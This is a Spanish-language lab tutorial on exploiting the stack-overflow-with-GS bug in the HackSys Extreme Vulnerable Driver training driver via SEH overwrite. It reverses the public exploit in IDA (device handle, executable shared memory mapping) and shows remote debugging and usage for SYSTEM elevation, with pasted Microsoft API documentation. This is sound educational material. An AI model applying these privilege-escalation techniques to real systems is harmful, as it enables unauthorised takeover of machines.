
Output window

```
00021970: WLCAP5210adp  
0062f9f0: ReadVirtual:  
008c5890  
0062fa3c: ntdll_774b006  
CRT scope 0, Invalid  
WINDBG>dg fs
```

Aquí vemos el nuevo manejador agregado a la cadena.



Como habíamos reverseado, ebp-10 será el nuevo NEXT y debajo está el SEH que va a ser `__except_handler4`, ese es el valor que tendremos que pisar para poder explotarlo.



Bueno ya tenemos todo bien ubicado es hora de empezar a hacer el exploit.

El método consiste en que como copiamos desde un buffer de user que es el source y proveemos nosotros, en vez de crashear el stack llenándolo completamente, debemos calcular que el source copie el seh en el stack y luego se agote, su size debe ser justo y debe estar calculado para agotarse justo después de copiar el SEH.

La idea es que como el crash se produce en un acceso de lectura a un buffer en user, eso hará que se maneje como un crash en user y saltara al SEH, en vez de manejarse como un crash de kernel que provocara un BSOD.

El método funciona, pero el exploit publico crashea con BSOD, así que habrá que ver en que fallo el que lo hizo, seguramente alguna pavada, veremos.

La explicación básica de este método está aquí:


http://poppopret.blogspot.com/2011/07/windows-kernel-exploitation-basics-part_16.html

y el código fuente del exploit público está aquí:


<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/tree/master/Exploit>

no lo voy a hacer todo en Python porque no vale la pena, pero vamos a mirar como lo hace explicarlo y arreglarlo jeje ya que no funciona.

Primero que nada, si lo hiciéramos en Python tendríamos un problema mas que se puede resolver pero, compilándolo en C++, ya tenemos un módulo que además de ejecutarse y explotar la elevación de privilegios, podremos compilarlo a nuestro gusto, por ejemplo sin SAFESEH, ni DEP, ni ASLR en las opciones del VISUAL STUDIO nos dejaran trabajar mas tranquilos, así que si alguien carga la solución o sea el archivo sln en visual studio, tendrá que cambiar las opciones por default.




Un poco más arriba esta



Bueno yo adjuntare el archivo compilado con sus símbolos HackSysEVDExploit.exe y HackSysEVDExploit.pdb, así se puede ver fácilmente en IDA.

El ejecutable se compila para todas las vulnerabilidades que tiene el driver, ejecutándolo en consola en windows 7 32 bits con los argumentos **-g -c xxx.exe** es suficiente pues ya le agregue al final de este método que ejecute una calculadora como system después de elevar, en los otros en vez de xxx.exe habrá que poner calc.exe o cmd.exe

Bueno vamos a la función que explota esta vulnerabilidad en este caso StackOverflowGSThread.



Después de arreglar algunos temas de consola que no vienen al caso, analicemos el exploit los abrimos el mismo en IDA vemos que la explotación empieza aquí:

```

.text:00403CA0 .text:00403CA0 BytesReturned= dword ptr -1Ch
.text:00403CA0 ms_exc= CPPEH_RECORD ptr -18h
.text:00403CA0 Parameter= dword ptr 8
.text:00403CA0 ; _unwind { // __except_handler3
.text:00403CA0 000 push ebp
.text:00403CA1 004 mov ebp, esp
.text:00403CA3 004 push 0FFFFFFFh
.text:00403CA5 008 push offset stru_41F6E0
.text:00403CAA 00C push offset __except_handler3
.text:00403CAF 010 mov eax, large fs:0
.text:00403CB5 010 push eax
.text:00403CB6 014 mov large fs:0, esp
.text:00403CBD 014 sub esp, 10h
.text:00403CC0 024 push ebx
.text:00403CC1 028 push esi
.text:00403CC2 02C push edi ; FileName
.text:00403CC3 030 mov [ebp+ms_exc.old_esp], esp
.text:00403CC6 030 push offset command ; "pause"
.text:00403CCB 034 call _system
.text:00403CD0 034 add esp, 4

```

↓

```

.text:00403CD3 ; __try { // __except at $LN33
.text:00403CDA 030 mov [ebp+ms_exc.registration.TryLevel], 0
.text:00403CDA 030 push offset fmt ; "\t[+] Getting Device D
.text:00403CDF 034 push 7 ; wColor
.text:00403CE1 038 call _ColoredConsoleOutput
.text:00403CE6 038 push offset FileName ; "\\.\HackSysExtremeV
.text:00403CEB 03C push offset _Format ; "\t\t[+] Device Name: %
.text:00403CF0 040 call _printf
.text:00403CF5 040 add esp, 10h
.text:00403CF8 030 call GetDeviceHandle

```

Dentro vemos el llamado a CreateFile para obtener el handle del driver.

```

.text:00401430 .text:00401430
.text:00401430 ; void * cdecl GetDeviceHandle(const char *FileName)
.text:00401430 _GetDeviceHandle proc near
.text:00401430 FileName= dword ptr 4
.text:00401430
.text:00401430 000 push 0 ; hTemplateFile
.text:00401432 004 push 40000000h ; dwFlagsAndAttributes
.text:00401437 000 push 3 ; dwCreationDisposition
.text:00401439 00C push 0 ; lpSecurityAttributes
.text:0040143B 010 push 3 ; dwShareMode
.text:0040143D 014 push 0C0000000h ; dwDesiredAccess
.text:00401442 018 push offset FileName ; "\\.\HackSysExtremeVulnerableDriver"
.text:00401447 01C call ds:CreateFileA(x,y,x,x,x,x,x,x)
.text:00401440 000 retn
.text:00401440 _GetDeviceHandle endp

```

Todo esto es igual que los casos que ya vimos de kernel anteriores.

EBX queda con el handle del driver, solo se usa cuando llama mas abajo a DeviceIoControl.

```
.text:00403CC3 030 mov [ebp+ms_exc.old_esp], esp
.text:00403CC6 030 push offset_command ; "pause"
.text:00403CCB 034 call _system
.text:00403CD0 034 add esp, 4

.text:00403CD3 ; __try { // __except at $LN33
.text:00403CD3 030 mov [ebp+ms_exc.registration.TryLevel], 0
.text:00403CD4 030 push offset fmt ; "\t[+] Getting Device Driver Handle\n"
.text:00403CD5 034 push 7 ; wColor
.text:00403CE1 038 call _ColoredConsoleOutput
.text:00403CE6 038 push offset FileName ; "\\.\HackSysExtremeVulnerableDriver"
.text:00403CEB 03C push offset _Format ; "\t[+] Device Name: %s\n"
.text:00403CF0 040 call _printf
.text:00403CF5 040 add esp, 10h
.text:00403CF8 030 call GetDeviceHandle
.text:00403CFD 030 mov ebx, eax
.text:00403CFF 030 cmp ebx, 0FFFFFFFFh
.text:00403D02 030 jnz short $LN39

.text:00403D21
.text:00403D21 $LN39:
.text:00403D21 030 push ebx
.text:00403D22 034 push offset aDeviceHandle0x ; "\t[+] Device Handle: 0x0X\n"
.text:00403D27 038 call _printf
.text:00403D2C 038 push offset SymbolicLinkName ; "\t[+] Setting Up Vulnerability Stage\n"
.text:00403D31 03C push 7 ; wColor
.text:00403D33 040 call _ColoredConsoleOutput
.text:00403D38 040 push offset aCreatingShared ; "\t[+] Creating Shared Memory\n"
.text:00403D3D 044 call _printf
.text:00403D42 044 add esp, 14h
.text:00403D45 030 push offset Name ; "HackSysExtremeVulnerableDriverSharedMem"...
.text:00403D4A 034 push 1000h ; dwMaximumSizeLow
.text:00403D4F 038 push 0 ; dwMaximumSizeHigh
.text:00403D51 03C push 40h ; '@' ; flProtect
.text:00403D53 040 push 0 ; lpFileMappingAttributes
.text:00403D55 044 push 0FFFFFFFFh ; hFile
.text:00403D57 048 call ds:CreateFileMappingA(X,X,X,X,X,X,X)
.text:00403D5D 030 mov esi, eax
.text:00403D5F 030 test esi, esi
.text:00403D61 030 jnz short $LN40
```

Bueno luego va a Crear un File Mapping que puede ser un espacio de memoria virtual que estará asociado al contenido de un archivo. (no reserva aun la memoria solo crea el objeto y devuelve un handle)

<https://docs.microsoft.com/en-us/windows/desktop/memory/file-mapping>

File Mapping

05/30/2018 • 2 minutes to read

File mapping is the association of a file's contents with a portion of the virtual address space of a process. The system creates a *file mapping object* (also known as a *section object*) to maintain this association. A *file view* is the portion of virtual address space that a process uses to access the file's contents. File mapping allows the process to use both random input and output (I/O) and sequential I/O. It also allows the process to work efficiently with a large data file, such as a database, without having to map the whole file into memory. Multiple processes can also use memory-mapped files to share data.

Processes read from and write to the file view using pointers, just as they would with dynamically allocated memory. The use of file mapping improves efficiency because the file resides on disk, but the file view resides in memory. Processes can also manipulate the file view with the [VirtualProtect](#) function.

Pero si vemos en la api CreateFileMapping, vemos que el primer argumento es el handle del archivo, pero también dice que se puede pasar INVALID_HANDLE_VALUE, en dicho caso creara el file mapping sin asociarlo a un archivo y será una memoria anónima compartida.

to storage somewhere. Using POSIX shared memory is simpler and faster.

Windows Memory Mapping

Windows is very similar, but directly supports anonymous shared memory. The key functions are `CreateFileMapping`, and `MapViewOfFileEx`.

First create a file mapping object from an invalid handle value. Like POSIX, the word “file” is used without actually involving files.

```
size_t size = sizeof(uint32_t);
HANDLE h = CreateFileMapping(INVALID_HANDLE_VALUE
                             NULL,
                             PAGE_READWRITE,
                             0, size,
                             NULL);
```

There’s no truncate step because the space is allocated at creation time via the two-part size argument.

Then, just like `mmap`:

```
uint32_t *a = MapViewOfFile(h, FILE_MAP_ALL_ACCESS, 0, 0, size);
uint32_t *b = MapViewOfFile(h, FILE_MAP_ALL_ACCESS, 0, 0, size);
CloseHandle(h);
```

If I wanted to choose the target address myself, I’d call `MapViewOfFileEx` instead, which takes the address as additional argument.

From here on it’s the same as above.

CreateFileMappingA function

12/04/2018 • 11 minutes to read

Creates or opens a named or unnamed file mapping object for a specified file.

To specify the NUMA node for the physical memory, see [CreateFileMappingNuma](#).

Syntax

```
C++Copy

HANDLE CreateFileMappingA(
    HANDLE hFile,
    LPSECURITY_ATTRIBUTES lpFileMappingAttributes,
    DWORD flProtect,
    DWORD dwMaximumSizeHigh,
    DWORD dwMaximumSizeLow,
    LPCSTR lpName
);
```

Parameters

`hFile`


A handle to the file from which to create a file mapping object.

The file must be opened with access rights that are compatible with the protection flags that the `flProtect` parameter specifies. It is not required, but it is recommended that files you intend to map be opened for exclusive access. For more information, see [File Security and Access Rights](#).

If `hFile` is `INVALID_HANDLE_VALUE`, the calling process must also specify a size for the file mapping object in the `dwMaximumSizeHigh` and `dwMaximumSizeLow` parameters. In this scenario, `CreateFileMapping` creates a file mapping object of a specified size that is backed by the system paging file instead of by a file in the file system.

`lpFileMappingAttributes`

Bueno este es el caso, así que vemos que cuando llama a dicha api le pasa 0xFFFFFFFF que es el valor de INVALID_HANDLE_VALUE



```
.text:00403D3D 044 call    _printf
.text:00403D42 044 add     esp, 14h
.text:00403D45 030 push     offset Name          ; "HackSysExtremeVulnerableDriverShared
.text:00403D4A 034 push     1000h              ; dwMaximumSizeLow
.text:00403D4F 038 push     0                 ; dwMaximumSizeHigh
.text:00403D51 03C push     40h ; '@'         ; flProtect
.text:00403D53 040 push     0                 ; loFileMappingAttributes
.text:00403D55 044 push     0FFFFFFFFh         ; hFile
.text:00403D57 048 call    ds:CreateFileMappingA(x,x,x,x,x,x)
.text:00403D5D 030 mov     esi, eax
```

En el código fuente lo llama SHARED MEMORY y lo crea aquí, vemos que tiene permiso de ejecución y de lectura y escritura.

```
// Create the shared memory
Sharedmemory = CreateFileMapping(INVALID_HANDLE_VALUE,
                                NULL,
                                PAGE_EXECUTE_READWRITE,
                                0,
                                PageSize,
                                SharedMemoryName);
```

Bueno esto nos devuelve el handle del file mapping.

Return Value



If the function succeeds, the return value is a handle to the newly created file mapping object.

If the object exists before the function call, the function returns a handle to the existing object (with its current size, not the specified size), and [GetLastError](#) returns ERROR_ALREADY_EXISTS.

If the function fails, the return value is NULL. To get extended error information, call [GetLastError](#).

Luego llama a MapViewOfFile que mapeara el objeto en la memoria reservando el espacio necesario para ello.

MapViewOfFile function

Maps a view of a file mapping into the address space of a calling process.

To specify a suggested base address for the view, use the [MapViewOfFileEx](#) function. However, this practice is not recommended.

Syntax

```
LPVOID WINAPI MapViewOfFile(
    _In_ HANDLE hFileMappingObject,
    _In_ DWORD dwDesiredAccess,
    _In_ DWORD dwFileOffsetHigh,
    _In_ DWORD dwFileOffsetLow,
    _In_ SIZE_T dwNumberOfBytesToMap
);
```

mapping extends from the specified offset to the end of the file mapping.

Return value

If the function succeeds, the return value is the starting address of the mapped view.



If the function fails, the return value is **NULL**. To get extended error information, call [GetLastError](#).

Bueno eso devuelve la dirección del inicio de la sección creada para el file mapping.

Para debuggear el exploit en user sin mirar el driver, copio server de IDA win32_remote.exe al target y lo arranco.

Archivos de programa ▸ IDA 7.2 ▸ dbgsvr				
Nueva carpeta				
	Nombre	Fecha de modifica...	Tipo	Tamaño
	android_server	05/11/2018 04:41 ...	Archivo	608 KB
	android_server64	05/11/2018 04:41 ...	Archivo	1.275 KB
	android_x64_server	05/11/2018 04:41 ...	Archivo	1.242 KB
	android_x86_server	05/11/2018 04:41 ...	Archivo	892 KB
	armlinux_server	05/11/2018 04:41 ...	Archivo	645 KB
	linux_server	05/11/2018 04:41 ...	Archivo	662 KB
	linux_server64	05/11/2018 04:41 ...	Archivo	650 KB
	mac_server	05/11/2018 04:41 ...	Archivo	673 KB
	mac_server64	05/11/2018 04:41 ...	Archivo	662 KB
	win32_remote.exe	05/11/2018 04:41 ...	Aplicación	611 KB
	win64_remote64.exe	05/11/2018 04:41 ...	Aplicación	757 KB

Lo arranco al server con permisos de administrador en el target y en la maquina donde estoy reverseando el exploit cambio el debugger a remote windows debugger, en Process Options pongo la IP y el puerto que escucha.



Recordemos que podemos debuggear perfectamente este exploit la parte de user pero en el shellcode que se lo llama desde kernel no podremos poner breakpoints ni nada porque producirá una excepción INT3 en el kernel que no se maneja desde user y se producirá un BSOD.

Si lo arrancamos sin argumentos nos muestra las opciones.

```
HEVD. 1.20
C:\Windows\system32\cmd.exe

#####
#          #          #          #          #
#          #          #          #          #
#          #          #          #          #
#####

HackSys Extreme Vulnerable Driver Exploits
Ashfaq Ansari (@HackSysTeam)
ashfaq[at]payatu[dot]com

Usage: C:\Users\akakdf\Desktop\HackSysEVDExploit.exe [option] -c [process to launch]

C:\Users\akakdf\Desktop\HackSysEVDExploit.exe -a -c cmd.exe

[option]
-d : Double Fetch
-p : Pool Overflow
-s : Stack Overflow
-u : Use After Free
-t : Type Confusion
-i : Integer Overflow
-g : Stack Overflow GS
-n : Null Pointer Dereference
-a : Arbitrary Memory Overwrite
-f : Insecure Kernel File Access
-h : Uninitialized Heap Variable
-v : Uninitialized Stack Variable

C:\Users\akakdf>
```

Arranco el exploit con los argumentos -g para que se explote la vulnerabilidad Stack Overflow GS,

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\akakdf>C:\Users\akakdf\Desktop\HackSysEVDExploit.exe -g -c xxxx.exe
```

Ahí quedo esperando


```
C:\Windows\system32\cmd.exe - C:\Users\akakdf\Desktop\HackSysEVDExploit.exe -g -c xxx.exe

#####
#          #          #          #          #
#          #          #          #          #
#          #          #          #          #
#####


HackSys Extreme Vulnerable Driver Exploits
Ashfaq Ansari (@HackSysTeam)
ashfaq[at]payatu[dot]com

[+] Starting Stack Overflow GS Exploitation
[+] Creating The Exploit Thread
[+] Exploit Thread Handle: 0x40
Press any key to continue . . .
```


Así que puedo atachear el IDA donde reversee el exploit (no el que analice el driver)



Al apretar una tecla en el target para saltar la pausa, para en el breakpoint que puse después de la pausa



Llego hasta el CreateFileMapping



Al pasarlo con F8 me devuelve el handle del mismo.

The screenshot shows a debugger window with assembly code and a general registers window. The assembly code is as follows:

```
.text:00403CE8 03C push offset _Format ; "\\t\\t[+] Device Name: %s\\n"
.text:00403CF0 040 call _printf
.text:00403CF5 040 add esp, 10h
.text:00403CF8 030 call _GetDeviceHandle
.text:00403CFD 030 mov ebx, eax
.text:00403CFF 030 cmp ebx, 0FFFFFFFh
.text:00403D02 030 jnz short $LN39
```

The general registers window shows the following values:

Register	Value
EAX	00000044
ECX	76E563E0
EDX	002D0174
ESI	00000000
EDI	00000000
EBP	012DFF88
ESP	012DFF5C
EIP	00403D05
EFL	00000246

A red box highlights the EAX register, and a red arrow points from the assembly code to it.

Como habíamos dicho le pasa ese handle en este caso está en ESI

The screenshot shows a debugger window with assembly code and a general registers window. The assembly code is as follows:


```
.text:00403D80 030 push esi
.text:00403D81 034 push offset aSharedMemoryHa ; "\\t\\t\\t[+] Shared Memory Handle: 0x%p\\n"
.text:00403D86 038 call _printf
.text:00403D88 038 push offset aMappingSharedM ; "\\t\\t[+] Mapping Shared Memory To Curren"...
.text:00403D90 03C call _printf
.text:00403D95 03C add esp, 0Ch
.text:00403D98 030 push 1000h ; dwNumberOfBytesToMap
.text:00403D9D 034 push 0 ; dwFileOffsetLow
.text:00403DA1 038 push 0 ; dwFileOffsetHigh
.text:00403DA6 040 push 0F001Fh ; dwDesiredAccess
.text:00403DA7 044 call ds:MapViewOfFile(x,x,x,x,x)
.text:00403DAD 030 mov esi, eax
.text:00403DAF 030 test esi, esi
```

The general registers window shows the following values:

